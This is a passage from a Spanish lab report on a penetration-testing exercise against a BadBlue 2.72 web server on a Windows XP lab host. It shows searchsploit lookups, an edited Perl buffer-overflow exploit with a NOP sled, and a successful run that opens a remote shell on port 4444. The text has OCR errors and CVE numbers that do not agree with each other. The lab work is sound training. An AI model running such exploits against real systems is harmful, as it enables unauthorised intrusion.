
```

Ilustración 37. Verificación del servidor BadBlue

El comando `curl -I http://192.128.100.7:80/` confirma que el servidor está ejecutando BadBlue/2.7

La búsqueda con `searchsploit badblue 2.7` revela múltiples vulnerabilidades documentadas para esta versión, destacando el exploit BadBlue 2.72 - PassThru Remote Buffer Overflow ([4784.pl](#)) que permite ejecución remota mediante el componente PassThru de BadBlue.

5.2.3 Obtención y Preparación del Exploit



```
(kali㉿kali)-[~]
$ searchsploit -p windows/remote/4784.pl

Exploit: BadBlue 2.72 - PassThru Remote Buffer Overflow
URL: https://www.exploit-db.com/exploits/4784
Path: /usr/share/exploitdb/exploits/windows/remote/4784.pl
Codes: OSVDB-42416, CVE-2007-6377
Verified: True
File Type: Perl script text executable


(kali㉿kali)-[~]
$ cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .

(kali㉿kali)-[~]
$ ls
4784.pl          Documentos  images      Música      robots.txt
atUm0CeI.jpeg   Escritorio LAB-KEVIN    phpass_hash.php Vídeos
Descargas        fotos.cpp  LAB-LINUX   Plantillas
DicLampiao.txt  Imágenes  LinEnum     Público
```

Ilustración 38. Localización y copia del exploit 4784.pl

El comando `searchsploit -p windows/remote/4784.pl` confirma la ubicación del archivo del exploit en el sistema (`/usr/share/exploitdb/exploits/windows/remote/4784.pl`)

5.2.4 Configuración del Exploit 4784.pl



```

GNU nano 8.3 4784.pl
#!/usr/bin/perl -w
# http://aluigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
# Credit to Luigi Auriemma
# Jacopo Cervini acar0@jervus.it
# 22/12/2007
#
#
#

use IO::Socket;

if(!($ARGV[1]))
{
    print "Usage: badblue-272-seh.pl <victim> <port>\n\n";
    exit;
}

# metasploit win32_bind - EXITFUNC=seh LPORT=4444 Size=709 Encoder=Pex>

my $shellcode =

```


[105 líneas leídas]

^G Ayuda	^O Guardar	^F Buscar	^K Cortar	^T Ejecutar
^X Salir	^R Leer fich.	^N Reemplazar	^U Pegar	^J Justificar

Ilustración 39. Edición del script de explotación BadBlue 2.72

Se procede a examinar y configurar el exploit 4784.pl utilizando el editor Nano.

5.2.5 Personalización del Exploit BadBlue



```

GNU nano 8.3 badblue-272-seh.pl *
#!/usr/bin/perl
# Exploit for BadBlue 2.72 - Stack Overflow
# CVE-2007-6379

use IO::Socket;

if(!($ARGV[1])) {
    print "Usage: badblue-272-seh.pl <target> <port>\n\n";
    exit;
}

my $target = $ARGV[0];
my $port = $ARGV[1];

print "BadBlue 2.72 Exploit\n";
print "Target: $target:$port\n";

# Shellcode ejemplo (debes ajustarlo)
my $shellcode = "\x90" x 100; # NOP sled

my $buffer = "A" x 1000; # Buffer de desbordamiento
$buffer .= $shellcode;

my $sock = IO::Socket::INET->new(


```

[^]G Ayuda [^]O Guardar [^]F Buscar [^]K Cortar [^]T Ejecutar
[^]X Salir [^]R Leer fich. [^]\ Reemplazar [^]U Pegar [^]J Justificar

Ilustración 40. Modificación del script de explotación

Se muestra el proceso de personalización del exploit badblue-272-seh.pl para adaptarlo al entorno específico.

5.2.6 Preparación Final del Exploit BadBlue



```
(kali㉿kali)-[~]
$ nano badblue-272-seh.pl

(kali㉿kali)-[~]
$ chmod +x badblue-272-seh.pl

(kali㉿kali)-[~]
$ head -20 badblue-272-seh.pl
#!/usr/bin/perl
# Exploit for BadBlue 2.72 - Stack Overflow
# CVE-2007-6379

use IO::Socket;

if(!($ARGV[1])) {
    print "Usage: badblue-272-seh.pl <target> <port>\n\n";
    exit;
}


my $target = $ARGV[0];
my $port = $ARGV[1];

print "BadBlue 2.72 Exploit\n";
print "Target: $target:$port\n";

# Shellcode ejemplo (debes ajustarlo)
my $shellcode = "\x00" x 1000; # NOP sled
```

Ilustración 41. asignación de permisos de ejecución al script de explotación.

En esta fase final de preparación, se realizan los últimos ajustes al exploit badblue-272-seh.pl. El script es editado con Nano para asegurar su correcta configuración, luego se le asignan permisos de ejecución con `chmod +x` para permitir su ejecución. La verificación con `head -20` confirma que el script contiene la estructura básica del exploit.




A terminal window on a Kali Linux system. The window title is 'kali@kali: ~'. The terminal shows the following commands and output:

```
kali@kali: ~  
$ chmod +x badblue-272-seh.pl  
  
(kali@kali)-[~]  
$ head -20 badblue-272-seh.pl  
#!/usr/bin/perl  
# Exploit for BadBlue 2.72 - Stack Overflow  
# CVE-2007-6379  
  
use IO::Socket;  
  
if(!($ARGV[1])) {  
    print "Usage: badblue-272-seh.pl <target> <port>\n\n";  
    exit;  
}  
  
my $target = $ARGV[0];  
my $port = $ARGV[1];  
  
print "BadBlue 2.72 Exploit\n";  
print "Target: $target:$port\n";  
  
# Shellcode ejemplo (debes ajustarlo)  
my $shellcode = "\x90" x 100; # NOP sled  
  
(kali@kali)-[~]  
$
```

Ilustración 42. Verificación de permisos de ejecución al script de explotación.

5.2.7 Explotación Exitosa de BadBlue



```

kali@kali: ~
kali@kali: ~
(kali@kali)-[~]
$ perl 4784.pl 192.128.100.7 80
+ Malicious GET request sent ...
Done.
+ Connect on port 4444 of 192.128.100.7 ...
Trying 192.128.100.7...
Connected to 192.128.100.7.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\BadBlue\PE>ipconfig
ipconfig

Configuraci3n IP de Windows

Adaptador Ethernet Conexi3n de 3rea local          :

        Sufijo de conexi3n espec3fica DNS :
        Direcci3n IP. . . . . : 192.128.100.7
        M3scara de subred . . . . . : 255.255.255.0
        Puerta de enlace predeterminada   : 192.128.100.1

C:\Archivos de programa\BadBlue\PE>cd ..
cd ..

C:\Archivos de programa\BadBlue>

```

Ilustraci3n 43. Explotaci3n de BadBlue y Obtenci3n de Shell Remoto

¡ÉXITO DE EXPLOTACIÓN! Esta captura documenta el final de la práctica: la explotación exitosa de la vulnerabilidad en BadBlue 2.72.

Al ejecutar `perl 4784.pl 192.128.100.7 80`, el exploit envía una petici3n GET maliciosa al componente PassThru de BadBlue.

5.2.8 Enumeración del Sistema Comprometido



